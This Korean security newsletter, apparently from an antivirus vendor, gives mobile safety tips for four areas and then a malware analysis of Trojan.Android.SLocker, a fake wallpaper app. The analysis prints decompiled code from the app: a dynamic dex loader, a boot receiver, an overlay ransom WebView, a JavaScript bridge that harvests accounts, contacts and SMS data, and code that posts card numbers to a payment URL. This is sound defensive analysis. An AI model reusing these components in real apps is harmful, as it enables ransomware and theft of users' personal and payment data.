스마트폰이 개발되고 그 보급이 확산되면서 최근 몇 년 동안 삶의 방식과 환경이 급속하게 변화했다. 2014년, 스마트폰의 보급률은 마침내 PC를 추월하기 시작했다. 그리고 2016년, 구글이 조사한 ‘글로벌 56개 국가 스마트폰 보급률 현황’에 따르면 한국의 경우 성인 사용자 기준 스마트폰 보급률이 91%에 달하는 것으로 밝혀졌다. 성인 10명 중 9명이 스마트폰을 사용하고 있는 것이다.



[그림 1] 글로벌 단말 및 인구당 보급률 변화 추이, 참고: 2015년 모바일 트렌드 전망, 디지이코 보고서

개인 디바이스의 형태가 PC에서 스마트폰, 태블릿 PC와 같은 모바일 기기로 옮겨가면서, 사이버 공격자들도 공격 대상을 바꾸기 시작했다. 카스퍼스키 랩의 ‘모바일 멀웨어 에볼루션 2016’에 따르면 모바일 악성 프로그램 패키지가 2015년 대비 2016년 3배 이상 증가하고, 악성 모바일 멀웨어에 의한 공격이 4천만 건을 기록했다. 특히 2016년 한 해 동안 850만 건 이상의 악성 프로그램 패키지가 발견되었는데, 이 중 약 12만건이 모바일 뱅킹 트로이목마인 것으로 밝혀졌다.

수치가 증명하듯, 일반 사용자들도 점점 모바일 보안 위협에 대한 인지와 인식이 높아지고 있다. 그러나 사용자 대부분이 어떻게 해야 스마트폰을 안전하게 사용할 수 있는지, 그 구체적인 방안에 대해서는 잘 인지하지 못하고 있는 것 같다. 그들에게 ‘모바일 보안 수칙’은 여전히 어렵고 생소하다. 그렇다면, 스마트폰을 각종 사이버 보안 위협으로부터 안전하게 보호할 수 있는 방법에는 무엇이 있을까?

모바일 4대 영역별 보안위협, 어떻게 대처하나

지금부터는 일반 사용자도 비교적 쉽게 지킬 수 있는 ‘모바일 보안 영역별 보안 위협 예방 수칙’을 서술하고자 한다.



[그림 2] 모바일 4대 영역별 보안위협, 출처: 모바일 보안 위협 유형 및 악성코드, 한국인터넷진흥원(KISA)

한국인터넷진흥원은 모바일 보안 영역을 크게 단말, 네트워크, 응용서비스, 모바일콘텐츠 4대 영역으로 분류했다. 이 4대 영역 보안을 위한 예방 수칙을 숙지하고 편리한 스마트폰을 안심하고, 안전하게 사용해보자.

1. ‘단말’ 보안 위협 예방 수칙

‘단말’ 영역의 경우, 운영체제의 보안 취약점을 악용하거나 오용한 위협이 존재한다. 운영체제가 제대로 업데이트되지 않고 취약점이 패치되지 않은 경우, 다양한 경로를 통해 설치된 악성앱이 시스템 영역을 제어할 수 있다. 이는 다양한 악성행위로 연결될 수 있어 주의가 필요하다.

1) 단말 루팅하지 않고 사용하기

단말이 루팅된 상태인 경우 보안상 접근이 불가하도록 설정된 시스템 영역에 아주 쉽게 접근할 수 있다. 이 경우, 백도어(backdoor)와 같이 정상적인 인증 절차를 거치지 않고 통신 및 조작을 하는 악성행위 공격에 쉽게 노출된다.

2) 소프트웨어 OS 최신 업데이트 유지하기

윈도우 보안 업데이트처럼 모바일의 소프트웨어 업데이트에는 많은 보안 패치가 존재한다. 사용자는 OS와 소프트웨어(앱)를 항상 최신 상태로 유지해 취약점을 악용한 공격에 대비해야 한다.

또한 단말 기기를 잘 보호하지 않으면, 개인정보가 유출될 수 있어 각별한 주의가 필요하다. 최근 인터넷뱅킹 보안카드나 신분증 등 민감한 자료를 사진찍어 스마트폰에 보관하는 사례가 늘고 있는데 이 경우 기기가 분실되거나,

악성앱에 감염되면 개인정보가 유출될 수 있어 매우 위험하다. 이를 예방하기 위해서는 다음과 같은 안전수칙을 꼭 지켜야 한다.


- 3) 화면 잠금 기능 사용하기
- 4) 중요 개인 정보 저장하지 않기

2. ‘네트워크’ 보안 위협 예방 수칙

‘네트워크’ 영역은 모바일 기기 특성상, 기기가 이동하며 다양한 네트워크 환경에 노출되므로 주의해야 하는 영역이다. 사용자 본인도 모르게 공공·사설의 보안이 취약한 무선랜에 접속되면, 패킷 스니핑(패킷을 수집하여 유출 및 위변조)과 같은 보안 위협에 노출될 수 있다. 따라서 스마트폰 내 중요 데이터가 해킹되지 않도록 다음과 같은 안전수칙을 준수해야 한다.

1) 보안에 취약한 무선랜 접속하지 않기

모바일의 경우 Wi-Fi ON 상태에서 암호 입력이 필요 없는 무선랜에 자동 접속되기 때문에 사용자가 모르는 사이 취약한 보안 환경에 노출될 수 있다. 이를 방지하기 위해서는 보안앱을 활용해 Wi-Fi가 자동 접속되는 상황에 보안등급을 확인하여 접속을 해제해야 한다.



[그림 3] 알약 안드로이드 무선랜 연결 알림 기능

다음은 ‘알약 안드로이드’ 보안앱의 Wi-Fi 연결 알림 화면이다. 보안등급이 낮은 무선랜에 연결되었을 경우, [해제하기]를 통해 바로 해제할 수 있다.


2) 공공·사설 무선랜 이용 시에는 중요한 업무하지 않기

부득이하게 보안등급이 낮은 무선랜을 사용해야하는 경우에는 금융 거래와 같은 민감한 행위는 자제하여 중요 정보가 유출되지 않도록 한다.

3. ‘앱서비스(응용서비스)’ 보안 위협 예방 수칙

‘응용서비스(앱서비스)’ 영역에는 출처가 불분명한 인터넷 사이트를 통해 설치된 악성파일이나 정상앱을 리패키징하여 위장한 악성앱들과 관련된 위협이 존재한다. 주요 악성 행위로는 단말 무력화, 주요 정보(위치 정보, 단말기 정보, 연락처, 사진, 영상 등 사생활 정보)의 수집 및 유출, SMS 대량 전송과 같은 DDoS(Distribute Denial of Service) 공격 등을 꼽을 수 있다. 최근 발생하는 모바일 공격은 악성앱을 이용한 것이 대부분이다. 따라서 아래의 방법을 잘 지키면 스마트폰 보안 수준을 효과적으로 높일 수 있을 것이다.


1) 알 수 없는 소스(출처) 설치 옵션 끄기



[그림 4] 단말 보안 설정 옵션 화면

구글 플레이 스토어 등 공식적인 마켓이 아닌 블랙 마켓에는 악성앱이 다수 등록되어 있다. 따라서 검증되지 않은 앱이 설치되지 않도록 해당 옵션(설정>보안>알 수 없는 소스)은 항상 OFF 상태를 유지하여 정상 마켓에서만 설치 및 업데이트가 가능하도록 설정한다.

2) 보안앱을 통한 앱 설치 감시 및 검사 진행하기



[그림 5] 알약 안드로이드 앱 설치 금지 알림창

PC와 마찬가지로 모바일에서도 백신이 필요하다. 특히 신·변종 악성앱에 대응하기 위해서 DB를 항상 최신으로 업데이트해야 한다. 보안앱의 보안 기능을 효과적으로 사용하면 스마트폰을 더욱 안전하게 관리할 수 있을 것이다.

3) 앱 제작사는 앱 취약점 자체 진단 및 수정하기

단말의 개방형 플랫폼으로 인해 누구나 제작 및 배포가 가능한 앱 시장에서는 앱 제작사 스스로 보안 위협에 대해 주의 깊게 인지하는 노력이 필요하다. 특히 자사 앱의 취약점을 자체적으로 엄격하게 진단하고 수정하는 자세가 요구된다. 관련하여 보안에 대한 지식이 적은 제작사도 앱의 취약점을 점검할 수 있도록, KISA에서 관련 가이드를 제공하고 있으므로 참고하길 바란다.

(참고: KISA 모바일_대민서비스_보안취약점_점검_가이드)


4. ‘모바일콘텐츠’ 보안 위협 예방 수칙

마지막으로 ‘모바일콘텐츠’ 영역에는 스팸·스미싱 등의 위협이 도사리고 있다. 특히 스미싱 공격은 사용자의 심리를 노리는 사회공학적 기법을 이용하기 때문에 매우 교묘하다. 따라서 모바일 사용자는 관련 이슈에 대해 기본적인 지식을 습득하고, 최신 보안 동향에 관심을 기울여야 한다.

1) 출처가 불분명한 URL(링크) 연결하지 않기

다양한 모바일 사용 환경에서 접하는 URL 링크에 대해서는 먼저 의심해볼 필요가 있다. 링크 클릭 후 의심스런 파일을 다운로드 받았다면 설치하지 않고, 보안앱 등으로 확인 후 조치를 취해야 한다. 또한 접근이 불가피 할 경우에는 우선 바이러스토탈(<https://www.virustotal.com/ko/>) 사이트를 이용하여 URL 분석을 요청할 수 있다.

2) 보안앱을 통해 스팸/스미싱 수신 차단하기



[그림 6] 알약 안드로이드앱 스미싱 메시지 감지 알림

점점 더 교묘해지는 스팸, 스미싱 공격에 대비하기 위해서는 보안앱이나 전문 스팸차단앱을 이용해야 한다. 이러한 앱들은 핸드폰을 통해 수신되는 메시지 중 악성 메시지를 자동으로 차단할 수 있는 기능을 갖추었기 때문에 혹시 모를 보안 위협에 대응할 수 있다.

3) 출처가 불분명한 콘텐츠는 다운로드하거나 배포하지 않기

콘텐츠 보호법(저작권법)은 사회적으로 계속해서 이슈가 되고 있다. 자신도 모르는 사이 가해자가 되지 않도록, 불법 콘텐츠를 이용하거나 배포하지 말아야 한다. 공격자는 주로 P2P 사이트 등 각종 공유 사이트에 악성코드를 포함한 프로그램이나 apk 파일을 등록해 유포시키는 데에 활용하고 있다. 해당 콘텐츠를 이용할 경우 악성코드에 노출될 확률이 매우 높아지기 때문에 세심한 주의가 필요하다.

지금까지 모바일 4대 보안 영역 위협에 따른 안전수칙에 대해 상세히 짚어보았다. 이러한 보안 피해는 한 번 겪으면, 정상 상태로 되돌리기까지 매우 많은 시간과 노력이 소모된다. 혹은 돌이키지 못할 수도 있다. 앞서 영역별로 정리한 사항들을 잘 준수해 피해를 방지할 수 있도록 모두가 노력해야 할 시점이다.

03

악성코드 분석 보고

개요

악성코드 상세 분석

결론

[Trojan.Android.SLocker]

악성코드 분석 보고서

1. 개요

지난 7 월경 Google Play Store 에 바탕화면 이미지를 제공하는 앱으로 위장하여 화면 잠금 기능을 수행하는 악성앱이 업로드 되었고, 약 5,000 회에서 10,000 회 사이 가량의 다운로드가 이루어졌다.

악성앱이 실행되면 다양한 바탕화면 이미지를 제공해주는 정상앱을 보여준다. 하지만 기기 재부팅 시 화면 잠금 행위를 수행하는 리시버가 실행이 되고, 이용자에게 기기에 저장된 사진 및 연락처 등의 유출된 자료를 삭제하는 대가로 50 달러 혹은 0.05 비트코인에 해당되는 금전을 지불하도록 유도하는 화면을 띄운다.

이번 보고서에서는 'Trojan.Android.SLocker' 악성앱을 상세 분석하고자 한다.

2. 악성코드 상세 분석

본 악성 앱은 Google Play에서 등록되어 5,000 회에서 10,000 회 사이의 다운로드가 되어 사용자에게 설치된 앱으로 Wallpaper 앱임에도 불구하고 아래 그림 1 과 같이 앱에 불필요한 관련 없는 많은 권한을 요구한다.

```
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.SET_WALLPAPER" />
<uses-permission android:name="android.permission.REQUEST_WRITE_STORAGE" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
<uses-permission android:name="android.permission.GET_ACCOUNTS" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.READ_CALL_LOG" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
<uses-permission android:name="android.permission.GET_ACCOUNTS" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.READ_CALL_LOG" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
<uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS" />
```

[그림 1] 악성 앱이 요구하는 권한

- 네트워크 사용 권한 (INTERNET)
- 외부 저장소 읽기 권한 (READ_EXTERNAL_STORAGE)
- 외부 저장소 쓰기 권한 (WRITE_EXTERNAL_STORAGE)
- 배경화면 제어 권한 (SET_WALLPAPER)
- 계정 목록의 액세스 권한 (GET_ACCOUNTS)
- Wi-Fi 네트워크 상태 정보 액세스 권한 (ACCESS_WIFI_STATE)
- Wi-Fi 네트워크 상태 변경 권한 (CHANGE_WIFI_STATE)
- GPS 관련 권한 (ACCESS_FINE_LOCATION)
- GPS 관련 권한 (ACCESS_COARSE_LOCATION)

03 악성코드 분석 보고


- SMS 읽기 권한 (READ_SMS)
- 전원 관련 권한 (WAKE_LOCK)
- 앱 팝업 관련 권한 (SYSTEM_ALERT_WINDOW)
- 폰 상태 정보 읽기 권한 (READ_PHONE_STATE)
- 부팅 완료 시, 브로드캐스트를 받을 수 있게 하는 권한 (RECEIVE_BOOT_COMPLETED)
- 네트워크 상태 정보 액세스 권한 (ACCESS_NETWORK_STATE)

분석 대상 악성 앱의 최초 엔트리포인트 코드는 SplashActivity이며, 이는 아래 그림 2 처럼 메니페스트를 통하여 확인할 수 있다

```
<activity android:label="@string/app_name" android:name="com.forcemellostudio.blurwallpaperfree.SplashActivity"
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <action android:name="com.forcemellostudio.blurwallpaperfree.intent.SplashScreenActivity.VIEW" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```

[그림 2] 메니페스트 (엔트리포인트 클래스 위치)

실제로 앱을 실행시켜보면, 아래 그림 3 과 같이 일반적인 바탕화면 변경을 위한 Wallpaper 정보를 제공하는 앱으로 실행되는 것을 확인할 수 있다.




[그림 3] 실행 화면

03 악성코드 분석 보고

하지만, 내부에서는 아래 그림 4, 5 와 같은 흐름으로 x.ld.Ld 클래스를 로드하게 되는데 이 클래스를 활용하여 다운 받은 dex 를 DexClassLoader로 메모리상에 올리는 것을 확인할 수 있다.

분석 하는 시점에서는 해당 dex를 다운로드 받는 행위를 하지 않아 2차 dex에 대한 분석은 불가능 하였다.



[그림 4] 2차 dex 실행을 위한 x.ld.Ld 클래스 Process 생성 흐름

```
private boolean setDex() {  
    String v0 = "";  
    Iterator v3 = this.jars.iterator();  
    while(v3.hasNext()) {  
        v0 = v0 + v3.next().getPath() + File.pathSeparator;  
    }  
  
    this.dexClassLoader = new DexClassLoader(v0, this.cachePath, null, this.classLoader);  
    return 1;  
}
```

[그림 5] 2차 Dex ClassLoader 코드

또한, 이 악성 앱은 기기가 부팅될 때 자동으로 리시버가 동작하도록 메니페스트에 설정한 것을 아래 그림 6에서 확인할 수 있다.

```
<receiver android:name="com.forcemellostudio.blurwallpaperfree.receiver.BoorReceiver">  
    <intent-filter>  
        <action android:name="android.intent.action.BOOT_COMPLETED" />  
        <action android:name="android.intent.action.QUICKBOOT_POWERON" />  
        <action android:name="MD_TACK_EVENT_INTENT" />  
    </intent-filter>  
</receiver>
```

[그림 6] 메니페스트 (부팅 완료 시, 자동 실행을 위한 리시버 설정)

03 악성코드 분석 보고

AdActivity에서는 WebView를 이용하여 다음과 같이 Assets 폴더에 존재하는 index.html를 띄우도록 하는데 해당 소스코드는 아래 그림 7과 같다.

```
private void initWebView() {
    int v1 = -1;
    L.setLogEnabled(true);
    this.rootView = this.getLayoutInflater().inflate(2130903074, null);
    this.webView = this.rootView.findViewById(2131492995);
    this.webView.setVisibility(0);
    this.webView.setVerticalScrollBarEnabled(true);
    int v3 = Build$VERSION.SDK_INT < 19 ? 2003 : 2005;
    WindowManager$LayoutParams v0 = new WindowManager$LayoutParams(v1, v1, v3, 262144, -3);
    this.webView.getSettings().setJavaScriptEnabled(true);
    this.webView.setFilterTouchesWhenObscured(false);
    this.webView.addJavascriptInterface(this, "JPU");
    this.webView.setWebChromeClient(new WebChromeClient() {
        public void onConsoleMessage(String message, int lineNumber, String sourceID) {
            super.onConsoleMessage(message, lineNumber, sourceID);
            AdActivity.this.log("CONSOLE: " + message);
        }


        public boolean onConsoleMessage(ConsoleMessage consoleMessage) {
            AdActivity.this.log("CONSOLE: " + consoleMessage.message());
            return super.onConsoleMessage(consoleMessage);
        }
    });
    this.webView.setWebViewClient(new WebViewClient() {
        public void onPageFinished(WebView view, String url) {

        }

        public boolean shouldOverrideUrlLoading(WebView view, String url) {
            return 0;
        }
    });
    this.wm.addView(this.rootView, ((ViewGroup$LayoutParams)v0));
    this.webView.loadUrl("file:///android_asset/index.html");
}
```

[그림 7] WebView를 이용한 Ransomware 페이지 화면 로딩 코드

file:///android_asset/index.html에 포함된 내용은 아래 그림 8과 같으며, PROCEED를 누르면 다음과 같이 개인 데이터에 대한 항목이 나오도록 하며 PAY 버튼을 누르면 72시간 안에 비트코인을 지불하라는 메시지를 확인할 수 있다.



[그림 8] 비트코인을 지불하라는 메시지의 html 구성 화면

해당 앱은 WebView에서 JavaScript를 활용하여 악성행위를 수행하며, 사용자의 개인정보를 액세스하여 금전적인 요구를 하게 된다. 아래 그림 9는 안드로이드의 JavascriptInterface를 이용하여 WebView상에서의 JavaScript를 활용하는 코드이다.

```
function jpuGetDevice() {
    return JPU.getData('device');
}

function jpuGetAccounts() {
    return JPU.getData('accounts');
}

function jpuGetContactsCount() {
    return JPU.getData('contacts');
}

function jpuGetSMSCount() {
    return JPU.getData('sms');
}

function jpuGetLastCallTime() {
    return JPU.getData('lastCall');
}

function jpuGetLastSMSTime() {
    return JPU.getData('lastSMS');
}

function jpuGetEndTime() {
    return JPU.getData('endTime');
}

function jpuGetPaymentId() {
    return JPU.getData('payment');
}
```

```
@JavascriptInterface public String getData(String type) {
    String v0;
    if (type.equalsIgnoreCase("device")) {
        v0 = U.getBrand();
    }
    else if (type.equalsIgnoreCase("accounts")) {
        v0 = this.getAccounts();
    }
    else if (type.equalsIgnoreCase("contacts")) {
        v0 = this.getContacts();
    }
    else if (type.equalsIgnoreCase("sms")) {
        v0 = this.getSMSCount();
    }
    else if (type.equalsIgnoreCase("lastCall")) {
        v0 = this.getLastCall();
    }
    else if (type.equalsIgnoreCase("lastSMS")) {
        v0 = this.getLastSMS();
    }
    else if (type.equalsIgnoreCase("endTime")) {
        v0 = String.valueOf(this.endTime);
    }
    else if (type.equalsIgnoreCase("payment")) {
        v0 = this.getPayment();
    }
    else {
        if (!type.equalsIgnoreCase("picture")) {
            if (type.equalsIgnoreCase("lastSMSContact")) {
                return this.getLastSMSContact();
            }
            else if (type.equalsIgnoreCase("lastCallContact")) {
                return this.getLastCallContact();
            }
        }
        v0 = "ERROR_GETTING_DATA";
    }

    return v0;
}
```

[그림 9] JavascriptInterface를 이용한 WebView 상의 악성행위 코드

해당 랜섬웨어로 인해 사용자가 신용 카드 번호를 입력하고 PAY를 클릭하게 되면, 해당 URL로 정보를 전송하게 된다. 아래 그림 10은 받은 신용카드 정보를 해당 URL로 전송하는 코드이다.

```
JSONObject v1 = new JSONObject();
v1.put("sid", AdActivity.this.sid);
if (this.val$cardNumber != null) {
    v1.put("c", this.val$cardNumber);
}

JSONObject v3 = Http.httpPostJson(this.val$paymentUrl, v1);
L.logInfo("AD ACTIVITY", "Check payment result: " + v3.toString());
boolean v4 = v3.getBoolean("result");
if ((v4) && this.val$cardNumber != null) {
    AdActivity.this.broadcastCardInfo();
}

